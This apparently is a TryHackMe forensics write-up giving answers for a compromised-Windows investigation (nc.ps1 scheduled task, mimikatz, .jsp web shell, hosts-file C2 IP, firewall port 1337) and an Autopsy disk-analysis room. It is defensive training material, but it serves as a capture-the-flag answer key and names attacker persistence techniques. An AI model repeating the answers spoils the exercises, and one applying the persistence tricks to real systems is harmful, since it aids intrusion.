
Task 7

What file was the task trying to run daily? nc.ps1



Task 8

What port did this file listen locally for? 1348



Task 9

When did Jenny last logon?


Never

```
C:\Users\Administrator>net user Jenny
User name                    Jenny
Full Name                    Jenny
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            3/2/2019 4:52:25 PM
Password expires             Never
Password changeable          3/2/2019 4:52:25 PM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   Never

Logon hours allowed          All

Local Group Memberships      *Administrators       *Users
Global Group memberships     *None
The command completed successfully.
```

Task 10

At what date did the compromise take place? 03/02/2019

Answer format: MM/DD/YYYY




Task 11

Question Hint

00/00/0000 0:00:49 PM

At what time did Windows first assign special privileges to a new logon?

Answer format: MM/DD/YYYY HH:MM:SS AM/PM 03/02/2019 4:04:49 PM



Task 12

What tool was used to get Windows passwords? mimikatz

Task 13

What was the attackers external control and command servers IP?

There is a file called Hosts where Modifying your hosts file causes your local machine to look directly at the Internet Protocol (IP) address that you specify. in windows it is located c:\Windows\System32\Drivers\etc\hosts and linux /etc/hosts checking it.


76.32.97.132

Task 14

What was the extension name of the shell uploaded via the servers website?

inetpub is the folder that contains the webserver's content. wwwroot is a subfolder holds all the content like of a webpages. so any shell will be found under c:/inetpub/wwwroot

.jsp




Task 15

What was the last port the attacker opened?

the attacker, once in to the target computer and wanting to keep his tracks covered while getting whatever he wants, will set a rule that allows for inbound connections through the firewall.

So, we can therefore open the firewall, then open “Inbound Rules” and see what the last connection was.

1337


Windows Firewall with Advanced Security
File
Action
View
Help
Windows Firewall with Advanc
Inbound Rules
Outbound Rules
Connection Security Rules
Monitoring
Inbound Rules
on
Override
Program
Local Address
Remote Address
Protocol
Local Port
Remote Port
Authorized Users
Authorized Con
w No Any Any Any TCP 1337 Any Any Any
w No Any Any Any TCP 8888 Any Any Any
w No %System... Any Any TCP 9955 Any Any Any
w No %System... Any Any UDP Any Any Any Any
w No SYSTEM Any Any TCP 80 Any Any Any
w No SYSTEM Any Any TCP 80, 443 Any Any Any
w No %system... Any Local subnet UDP 3702 Any Any Any
w No %System... Any PlayTo Renderers TCP 2177 Any Any Any
w No %System... Any PlayTo Renderers UDP 2177 Any Any Any

Task 16

Check for DNS poisoning, what site was targeted?


google.com

Tryhackme — Disk Analysis & Autopsy

Intro


- In the attached VM, there is an Autopsy case file and its corresponding disk image. You need to re-point Autopsy to the disk image file.
- Ingest Modules were already ran for your convenience.
- Your task is to perform a manual analysis of the artifacts discovered by Autopsy to answer the questions below.
- This room should help to reinforce what you learned in the Autopsy room. Have fun investigating!

IP: MACHINE_IP
Username: administrator
Password: letmein123!


Autopsy 4.18.0
Case View Tools Window Help
Add Data Source
Images/Videos
Communications
Geolocation
Timeline
Discovery
Generate Report
Close Case
Keyword Lists
Keyword Search
Solr Keyword Search Service Opening Case Resources
Opening text index. For large cases this may take several minutes.
Cancel


Task 1

What is the MD5 hash of the E01 image? 3f08c518adb3b5c1359849657a9b2079



Task 2


What is the computer account name? DESKTOP-0R59DJ3



Task 3


List all the user accounts. (alphabetical order)

H4S4N,joshwa,keshav,sandhya,shreya,sivapriya,srini,suba



Task 4

Who was the last user to log into the computer? sivapriya

